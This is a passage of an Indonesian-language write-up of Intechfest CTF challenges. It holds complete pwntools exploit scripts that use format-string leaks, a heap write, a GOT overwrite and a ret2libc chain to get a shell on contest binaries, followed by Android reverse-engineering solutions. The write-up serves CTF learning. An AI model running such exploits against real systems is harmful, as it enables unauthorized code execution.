
Oke sudah jelas goalnya sekarang.

1. Leak **PIE, LIBC, HEAP, CANARY** address dengan formatstring bug
2. Ubah value affection pada heap address ke 100
3. BOF Ret2libc
4. FLAG!

Full script:

```
from pwn import *
from sys import *

elf = context.binary = ELF("./challenge")
p = process("./challenge")
libc = ELF("./libc.so.6")

HOST = '15.235.143.42'
PORT = 33371

cmd = """
b*marry_waifu+337
"""

if(argv[1] == 'gdb'):
        gdb.attach(p,cmd)
elif(argv[1] == 'rm'):
        p = remote(HOST,PORT)

def add(name):
        p.sendlineafter(b'>> ', b'1')
        p.sendlineafter(b": ", name)

def fmt(idx, name):
        p.sendlineafter(b'>> ', b'2')
        p.sendlineafter(b': ', str(idx))
        p.sendlineafter(b': ', str(3))
        p.sendlineafter(b': ', name)
        p.recvuntil(b'waifu to watch ')

def marry(payload):
        p.sendlineafter(b'>> ', b'4')
        p.sendlineafter(b': ', str(0))
        p.sendlineafter(b': ', payload)

add(b"/bin/sh\x00")
```

```python
#leak libc
fmt(0, b"%24$p")
leak = eval(p.recvline().rstrip()[:-1])
libc.address = leak - libc.sym['_IO_2_1_stdin_']

#leak pie
fmt(0, b"%3$p")
leak = eval(p.recvline().rstrip()[:-1])
elf.address = leak - 0x99a

#leak heap
fmt(0, b'%2$p')
heap = eval(p.recvline().rstrip()[:-1])-0x11d0
payload = fmtstr_payload(15, {heap+0x11c4 : 100}, write_size='short')
fmt(0, payload)

#leak canary
fmt(0, b'%31$p')
canary = eval(p.recvline().rstrip()[:-1])
print(hex(libc.address), hex(elf.address), hex(heap), hex(canary))
rop = ROP(libc)
rop.system(next(libc.search(b'/bin/sh\x00')))

payload = b'A'*32
payload += p32(canary)
payload += p32(0xdeadbeef)*3
payload += rop.chain()

#shell
marry(payload)

p.interactive()
```



Flag : itf{l3ak1nG_iT_lik3_itS_S0_3azzzzzzzzzyyyyy}

ytilibarenluv tamrof gnirts (499 pts)

Diberikan file elf 32bit, decompile dengan IDA, terdapat **formatstring bug** pada fungsi **do_stuff()**.

```
1  void __noreturn do_stuff(void)
2  {
3    const char *v0; // eax
4    char v1[48]; // [esp+8h] [ebp-30h] BYREF
5
6    std::string::basic_string(v1);
7    while ( 1 )
8    {
9      std::getline<char,std::char_traits<char>,std::allocator<char>>(&std::cin, v1);
10     reverse_string(v1);
11     v0 = std::string::c_str(v1);
12     printf(v0);
13   }
14 }
```

Untuk proteksi dari file ini adalah seperti ini

```
linuz@linzext:~/Desktop/2022CTF_Archive/PNBCTF/PWN/Format/challenge$ ida challenge
challenge: ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), dynamically linked, i
cb08aa2dfaacf6fdbeff6ea, for GNU/Linux 3.2.0, not stripped

[*] '/home/linuz/Desktop/2022CTF_Archive/PNBCTF/PWN/Format/challenge/challenge'
    Arch:     i386-32-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      No PIE (0x8048000)
linuz@linzext:~/Desktop/2022CTF_Archive/PNBCTF/PWN/Format/challenge$
```

Partial Relro, dan **No PIE**. Disini payload kita di reverse karena program memanggil fungsi **reverse_string()** disana. Oke karena **Parital Relro** kita bisa overwrite GOT disini, untuk solve soal ini, saya overwrite **printf_got** dengan **formatstring bug** sehingga saat melakukan **printf(v0)** sama saja dengan **system(v0)**. Ohya karena disini program menggunakan **cin** untuk input, jika payload kita melebihi **48** (karena size dari v1 adalah 48), maka payload akan ditaruh pada heap. Sehingga kita tidak bisa melakukan **overwrite** dengan **%{offset}$n**.

Oke untuk menghindari hal tersebut, saya menaruh **printf_got** diawal, agar **offset** tidak pindah2. Sisanya tinggal leak, lalu overwrite seperti biasa dengan **%{offset}$n**. Full script:

```
from pwn import *
from sys import *

context.log_level = 'warning'
elf = context.binary = ELF("./challenge")
p = process("./challenge")
libc = ELF("./libc.so.6")
```

```python
HOST = '15.235.143.42'
PORT = 44886

cmd = """
b*main
"""

if(argv[1] == 'gdb'):
        gdb.attach(p,cmd)
elif(argv[1] == 'rm'):
        p = remote(HOST,PORT)

def fmt(payload):
        p.sendline(payload[::-1].encode())

payload = b'A'*4
payload += p32(elf.got['printf'])
payload += p32(elf.got['printf']+2)
payload += b"A"*4
print(payload)
p.sendline(payload)

#leak
fmt("%9$s")
p.recvn(16)
libc.address = u32(p.recvn(4)) - libc.sym['printf']
print(hex(libc.address))

#overwrite
lb = libc.sym['system'] & 0xffff
hb = libc.sym['system'] >> 16
fmt(f'%{lb}c%9$hn%{hb-lb}c%10$hn|done')
fmt('/bin/sh')
p.interactive()
```

```
                                                \xe8|dls
flag.txt
main
$ cat flag.txt
itf{r4w_pr1nt?_u_n3v3r_l3arned!!}$
```

Flag : itf{r4w_pr1nt?_u_n3v3r_l3arned!!}


ANDROID

flag (428 pts)

Diberikan file apk , kami lakukan decompile dengan menggunakan apktool. Kemudian lakukan grep pada string flag dan kami mendapatkan suatu hash.

```
res/values/attrs.xml:        <flag name="noScroll" value="0x00000000" />
res/values/attrs.xml:        <flag name="scroll" value="0x00000001" />
res/values/attrs.xml:        <flag name="exitUntilCollapsed" value="0x00000002" />
res/values/attrs.xml:        <flag name="enterAlways" value="0x00000004" />
res/values/attrs.xml:        <flag name="enterAlwaysCollapsed" value="0x00000008" />
res/values/attrs.xml:        <flag name="snap" value="0x00000010" />
res/values/attrs.xml:        <flag name="snapMargins" value="0x00000020" />
res/values/attrs.xml:    <attr name="nestedScrollFlags">
res/values/attrs.xml:        <flag name="none" value="0x00000000" />
res/values/attrs.xml:        <flag name="disablePostScroll" value="0x00000001" />
res/values/attrs.xml:        <flag name="disableScroll" value="0x00000002" />
res/values/attrs.xml:        <flag name="supportScrollUp" value="0x00000004" />
res/values/attrs.xml:        <flag name="META" value="0x00010000" />
res/values/attrs.xml:        <flag name="CTRL" value="0x00001000" />
res/values/attrs.xml:        <flag name="ALT" value="0x00000002" />
res/values/attrs.xml:        <flag name="SHIFT" value="0x00000001" />
res/values/attrs.xml:        <flag name="SYM" value="0x00000004" />
res/values/attrs.xml:        <flag name="FUNCTION" value="0x00000008" />
res/values/attrs.xml:        <flag name="never" value="0x00000000" />
res/values/attrs.xml:        <flag name="ifRoom" value="0x00000001" />
res/values/attrs.xml:        <flag name="always" value="0x00000002" />
res/values/attrs.xml:        <flag name="withText" value="0x00000004" />
res/values/attrs.xml:        <flag name="collapseActionView" value="0x00000008" />
res/values/attrs.xml:        <flag name="none" value="0x00000000" />
res/values/attrs.xml:        <flag name="beginning" value="0x00000001" />
res/values/attrs.xml:        <flag name="middle" value="0x00000002" />
res/values/attrs.xml:        <flag name="end" value="0x00000004" />
res/values/attrs.xml:        <flag name="overshoot" value="0x00000000" />
res/values/attrs.xml:        <flag name="bounceStart" value="0x00000001" />
res/values/attrs.xml:        <flag name="bounceEnd" value="0x00000002" />
res/values/attrs.xml:        <flag name="bounceBoth" value="0x00000003" />
res/values/attrs.xml:    <attr name="transitionFlags">
res/values/attrs.xml:        <flag name="none" value="0x00000000" />
res/values/attrs.xml:        <flag name="beginOnFirstDraw" value="0x00000001" />
res/values/attrs.xml:        <flag name="disableIntraAutoTransition" value="0x00000002" />
res/values/attrs.xml:        <flag name="onInterceptTouchReturnSwipe" value="0x00000004" />
res/values/strings.xml:    <string name="flag">e84e30b9390cdb64db6db2c9ab87846d</string>
 kosong  …  intechfest  andro  flag
```

Selanjutnya kami lakukan crack dengan onlinetools yaitu crackstation.



Flag : itf{Android}


Jni (490 pts)

Diberikan file jni.apk dan src.cpp, isi dari src.cpp seperti ini.

```
#include <iostream>
#include <string>
#include <jni.h>
#include <unistd.h>
#include <fcntl.h>
#include <dirent.h>
#include <chrono>
#include <thread>
#include <sys/inotify.h>
#include <android/log.h>
#include <sys/mman.h>

#define LOGI(...) __android_log_print(ANDROID_LOG_INFO, "INTECHFEST-JNI", __VA_ARGS__)

#define FLAG "itf{REDACTED}"

void replace_address(JNIEnv *env, jclass clazz, jstring s) {
    uintptr_t addr = strtoul(env->GetStringUTFChars(s, nullptr), nullptr, 16);

    static JNINativeInterface *p = 0;
    if (!p) {
        p = (JNINativeInterface *) malloc(sizeof(JNINativeInterface));
        memcpy(p, env->functions, sizeof(JNINativeInterface));
        env->functions = p;
    }
    p->FindClass = decltype(p->FindClass)(addr);
}

jstring get_flag(JNIEnv *env, jclass clazz) {
    return ((jstring (*)(JNIEnv *, const char *))(env->functions->FindClass))(env, FLAG);
}

extern "C" JNIEXPORT jint JNICALL JNI_OnLoad(JavaVM *vm, void *reserved) {
    JNIEnv *env;
    if (vm->GetEnv(reinterpret_cast<void **>(&env), JNI_VERSION_1_6) != JNI_OK) {
        return JNI_ERR;
    }

    LOGI("FindClass: %p", env->functions->FindClass);

    JNINativeMethod methods[] = {
            {
                    "replace_address",
                    "(Ljava/lang/String;)V",
                    (void *) replace_address
            },
            {
                    "get_flag",
                    "()Ljava/lang/String;",
```

```
                    (void *) get_flag
            }
    };

    jclass clazz = env->FindClass("com/intechfest/jni/MainActivity");
    if (clazz == nullptr) {
        return JNI_ERR;
    }

    if (env->RegisterNatives(clazz, methods, sizeof(methods) / sizeof(methods[0])) !=
JNI_OK) {
        return JNI_ERR;
    }

    return JNI_VERSION_1_6;
}
```

Sesuai judul soal yaitu JNI, file src.cpp ini adalah hasil convert dari code Java ke C++ dengan library jni.h. Terdapat fungsi **LOGI()** pada kode ini yang berfungsi untuk print log android dari fungsi **INTECHFEST-JNI**. Oke langsung saja kita coba lihat tampilan dari apk nya dulu.



Terdapat 2 fitur yaitu replace address dan get flag, goalsnya disini adalah replace address sehingga saat memanggil fitur get_flag, didapatkan flag. Namun disini saat saya mencoba fitur get flag, aplikasi mengalami crash dan flag berhasil didapatkan melalui adb logcat.

```
linuz@linzext:/opt/genymobile/genymotion/tools$ ./adb logcat | grep itf{
09-20 09:28:16.014  1673  1673 F zygote  : java_vm_ext.cc:504] JNI DETECTED ERROR IN APPLICATION: illegal class name 'itf{dO_U_kN0w_Th4t_Jn1_Is_RePlaCabl3??}'
09-20 09:28:46.325  1818  1818 F zygote  : java_vm_ext.cc:504] JNI DETECTED ERROR IN APPLICATION: illegal class name 'itf{dO_U_kN0w_Th4t_Jn1_Is_RePlaCabl3??}'
09-20 09:29:47.742  1932  1932 F zygote  : java_vm_ext.cc:504] JNI DETECTED ERROR IN APPLICATION: illegal class name 'itf{dO_U_kN0w_Th4t_Jn1_Is_RePlaCabl3??}'
09-20 09:35:30.691  2016  2016 F zygote  : java_vm_ext.cc:504] JNI DETECTED ERROR IN APPLICATION: illegal class name 'itf{dO_U_kN0w_Th4t_Jn1_Is_RePlaCabl3??}'
```

Flag : itf{dO_U_kN0w_Th4t_Jn1_Is_RePlaCabl3??}

oat (500 pts)


Diberikan file oat

```
kosong … intechfest andro oat file zz
zz: ELF 32-bit LSB shared object, Intel 80386, version 1 (GNU/Linux), dynamically linked, stripped
```

Disini kami menggunakan oat2dex untuk mendapatkan file dexnya.

```
kosong … intechfest andro oat java -jar od.jar odex zz
09-20 14:11:04:628 Output raw dex: /home/kosong/ctf/intechfest/andro/oat/zz-odex/base.odex
09-20 14:11:04:652 Output raw dex: /home/kosong/ctf/intechfest/andro/oat/zz-odex/base-classes2.odex
09-20 14:11:04:681 Output raw dex: /home/kosong/ctf/intechfest/andro/oat/zz-odex/base-classes3.odex
09-20 14:11:04:695 Output raw dex: /home/kosong/ctf/intechfest/andro/oat/zz-odex/base-classes4.odex
Output to zz-odex
```

Sesudah mendapatkan odex , kita bisa decompile menjadi java dengan jadx.



Kemudian kami mencari “flag” pada direktori com.mxtech karena ini package utama dari APK. Akhirnya kami mendapatkan function decrypt_flag

```
/* access modifiers changed from: package-private */
public String decrypt_flag() {
    String str = "";
    int[] iArr = {78, 211, 104, 177, 50, 171, 52, 235, 208, 102, 202, 102, 246, 58, 212, 81, 139, 91, 64, 226, R.styleable.AppCompatTheme_tooltipFrameBa
    for (int i2 = 0; i2 < 32; i2++) {
        int i3 = (((iArr[i2] ^ 255) - 125) - i2) - 113;
        int i4 = ((((((i3 & 255) >> 7) | (i3 << 1)) & 255) ^ 255) ^ 25) + 168;
        int i5 = (((((i4 & 255) >> 6) | (i4 << 2)) & 255) ^ 255) + 104;
        int i6 = ((((i5 & 255) >> 4) | (i5 << 4)) & 255) + 1;
        int i7 = ((((i6 << 5) | ((i6 & 255) >> 3)) & 255) - i2) + 1 + i2;
        int i8 = (((i7 << 5) | ((i7 & 255) >> 3)) & 255) - i2;
        int i9 = (((((i8 & 255) >> 1) | (i8 << 7)) & 255) ^ 159) + 1;
        int i10 = ((((i9 & 255) >> 4) | (i9 << 4)) & 255) ^ i2;
        int i11 = (((i10 << 2) | ((i10 & 255) >> 6)) & 255) - 1;
        int i12 = (((i11 << 5) | ((i11 & 255) >> 3)) & 255) - 1;
        int i13 = (((((i12 & 255) >> 5) | (i12 << 3)) & 255) - i2) - 76;
        int i14 = (((i13 << 3) | ((i13 & 255) >> 5)) & 255) + i2 + 127;
        int i15 = (((i14 << 5) | ((i14 & 255) >> 3)) & 255) + 1 + i2;
        str = str + ((char) ((((((((((((((i15 & 255) >> 7) | (i15 << 1)) & 255) + i2) - 7) ^ 246) - 83) + i2) - 1) ^ 180) + 1) ^ i2) ^ 32) - i2) ^ 2
    }
    return str;
}
```

Karena ini fungsi decrypt flag , jadi cukup salin dan compile menggunakan java untuk dapat flag. Berikut solver yang kami gunakan


Flag : itf{an4lyzing_d33x_l1k3_a_b00ss}

game #1 (500 pts)

Diberikan sebuah apk, kami coba decompile menggunakan jadx

```
18  public class MainActivity extends Activity {
19      private Button btn_flagcheck;
20      private EditText et_desc;
21      private EditText et_flag;
22      private int m_level = 1;
23      private TextView tv_flag;
24      private TextView tv_level;
25
26      /* access modifiers changed from: private */
27      /* access modifiers changed from: public */
28      private native boolean check(int i, String str);
29
30      /* access modifiers changed from: private */
31      /* access modifiers changed from: public */
32      private native String init(Context context);
33
34      static {
35          System.loadLibrary("intechfest");
36      }
```

Terdapat native library yaitu intechfest yang di load dimana 2 fungsi yang dipanggil pada mainActivity adalah init dan check. Kita lakukan decompile pada library tersebut menggunakan IDA




```
22  if ( (result & 0x80000000) == 0 )
23  {
24    len = lseek(result, 0LL, 2);
25    lseek(v11, 0LL, 0);
26    result = (__int64)mmap(0LL, len, 1, 2, v11, 0LL);
27    v9 = (char *)result;
28    if ( result != -1 )
29    {
30      v8 = result + *(_QWORD *)(result + 40);
31      v7 = *(unsigned __int16 *)(result + 60);
32      v6 = v8 + ((unsigned __int64)*(unsigned __int16 *)(result + 62) << 6);
33      for ( i = 0; i <= 0x1E; ++i )
34        g_key[i] = (((((g_key[i] + 26) & 0x80) != 0) | (2 * (g_key[i] + 26))) ^ 0x95 ^ i) - 29;
35      for ( j = 0; j < v7; ++j )
36      {
37        if ( !strcmp(&v9[*(_QWORD *)(v6 + 24) + *(unsigned int *)(v8 + ((__int64)j << 6))], ".text") )
38        {
39          v3 = data[0] + *(_QWORD *)(v8 + ((__int64)j << 6) + 24);
40          v2 = *(_QWORD *)(v8 + ((__int64)j << 6) + 32);
41          if ( !mprotect((void *)(v3 & 0xFFFFFFFFFFFFF000LL), v3 + v2 - (v3 & 0xFFFFF000), 7) )
42          {
43            for ( k = 0; k < v2; ++k )
44              *(_BYTE *)(v3 + k) ^= g_key[k % 30];
45            mprotect((void *)(v3 & 0xFFFFFFFFFFFFF000LL), v3 + v2 - (v3 & 0xFFFFF000), 5);
46          }
47        }
48      }
49      munmap(v9, len);
50      result = close(v11);
51    }
```

Pada fungsi init , setelah kami analisis terlihat bahwa dilakukan decrypt section .text. Langkah decryptnya simple yaitu dilakukan xor dengan key , dimana key digenerate berdasarkan static value. Jadi disini kami reproduce kode untuk generate key untuk mendapatkan key. Berikut kodenya

```
#include <stdio.h>

int main(int argc, char const *argv[])
{
```

```
        char g_key[] = {0x6F, 0x68, 0xF0, 0xED, 0x66, 0x55, 0xE2, 0x75, 0xF0, 0x4C, 0xD7,
0x6B, 0x50, 0x71, 0xD9, 0xEB, 0xCB, 0xED, 0x5B, 0x6D, 0xCE, 0x64, 0xE7, 0x4F, 0x6C,
0x67, 0xE2, 0x67, 0x62, 0xEF, 0x31};
        for ( int i = 0; i <= 0x1E; ++i ){
      g_key[i] = (((((g_key[i] + 26) & 0x80) != 0) | (2 * (g_key[i] + 26))) ^ 0x95 ^ i) - 29;
        }
        for (int i = 0; i <= 0x1e; ++i)
        {
                printf("%c", g_key[i]);
        }
        printf("\n");
        return 0;
}
```

```
kosong … intechfest andro game gcc first_key.c
kosong … intechfest andro game ./a.out
itf{s1Mpl3_x0r_s1mPl3_d3crYpT}
```

Dapat flag pertama, setelah dapat flag pertama untuk melakukan decrypt terhadap section main ternyata tidak dimulai dari index ke-0 pada key. Namun kita bisa bruteforce dan validasi manual untuk index key yang digunakan mulai dari nilai berapa. Caranya adalah dengan disassemble fungsi yang didecrypt dan validasi manual .

```
from elftools.elf.elffile import ELFFile
from capstone import *
import os

f = open('./libintechfest.so', 'rb')
g = f.read()
elf = ELFFile(f)
code = elf.get_section_by_name('.text')
ops = code.data()
start =  g.index(ops[:10])
length = len(ops)
key = b"itf{s1Mpl3_x0r_s1mPl3_d3crYpT}"
for ind in range(0,len(key)):
    h = list(g)
    # print(h[0])
    for i in range(start,start+length+1):
        h[i] = h[i]^key[(i+ind)%30]
    fn = "libpatch_first.so"
    out = open(fn,"wb")
    out.write(bytes(h))
    out.close()
    print(ind)
    os.system("aarch64-linux-gnu-objdump -d libpatch_first.so  | grep -A3 \" 10000:\"")
```

```
   10008:       1fedfc75        fnmsub  h21, h3, h13, h31
   1000c:       dd5f429c        .inst   0xdd5f429c ; undefined
11
   10000:       821b2139        .inst   0x821b2139 ; undefined
   10004:       92197707        and     x7, x24, #0xffffff9fffffff9f
   10008:       03d08037        .inst   0x03d08037 ; undefined
   1000c:       95782ec3        bl      5e1bb18 <__bss_end__@@Base+0x5de3228>
12
   10000:       9f0f081d        .inst   0x9f0f081d ; undefined
   10004:       d0116a15        adrp    x21, 22d52000 <__bss_end__@@Base+0x22d19710>
   10008:       5cccbd4b        ldr     d11, fffffffffffa97b0 <__bss_end__@@Base+0xfffffffffff70ec0>
   1000c:       d73009af        .inst   0xd73009af ; undefined
13
   10000:       8d121c34        .inst   0x8d121c34 ; undefined
   10004:       ac536208        ldnp    q8, q24, [x16, #608]
   10008:       3093a176        adr     x22, fffffffffff37435 <__bss_end__@@Base+0xfffffffffffefeb45>
   1000c:       fa724188        .inst   0xfa724188 ; undefined
14
   10000:       90000120        adrp    x0, 34000 <_ZTSSt10bad_typeid@@Base+0x6623>
   10004:       912f2000        add     x0, x0, #0xbc8
   10008:       17fffe6a        b       f9b0 <__cxa_finalize@plt>
   1000c:       d65f03c0        ret
15
   10000:       981d133d        ldrsw   x29, 4a264 <__bss_end__@@Base+0x11974>
   10004:       8d125c42        .inst   0x8d125c42 ; undefined
   10008:       5fd89235        fmul    d21, d17, v24.d[0]
   1000c:       94732e82        bl      1cdba14 <__bss_end__@@Base+0x1ca3124>
16
   10000:       da150e2f        .inst   0xda150e2f ; undefined
   10004:       d20e613e        eor     x30, x9, #0xfffc07fffffc07ff
   10008:       1d90b559        cpyetrn [x25]!, [x16]!, x10!
   1000c:       c83102af        stxp    w17, x15, x0, [x21]
17
   10000:       a6570632        .inst   0xa6570632 ; undefined
   10004:       be517d03        .inst   0xbe517d03 ; undefined
   10008:       30d2fd7e        adr     x30, fffffffffffb5fb5 <__bss_end__@@Base+0xfffffffffffd7d6c5>
   1000c:       f56d4083        .inst   0xf56d4083 ; undefined
```

Terlihat index 14 memiliki instruksi yang valid. Jadi gunakan index 14 untuk start index pada key dan lakukan decrypt keseluruhan section .text. Caranya cukup ubah loop ind yang awalnya range(0,len(key)) menjadi range(14,15)

```
__int64 __fastcall checkFlag(__int64 a1, __int64 a2, int a3, __int64 a4)
{
  __int64 StringUTFChars; // [xsp+10h] [xbp-60h]
  char v9; // [xsp+4Fh] [xbp-21h]
  char v10[24]; // [xsp+50h] [xbp-20h] BYREF
  __int64 v11; // [xsp+68h] [xbp-8h]

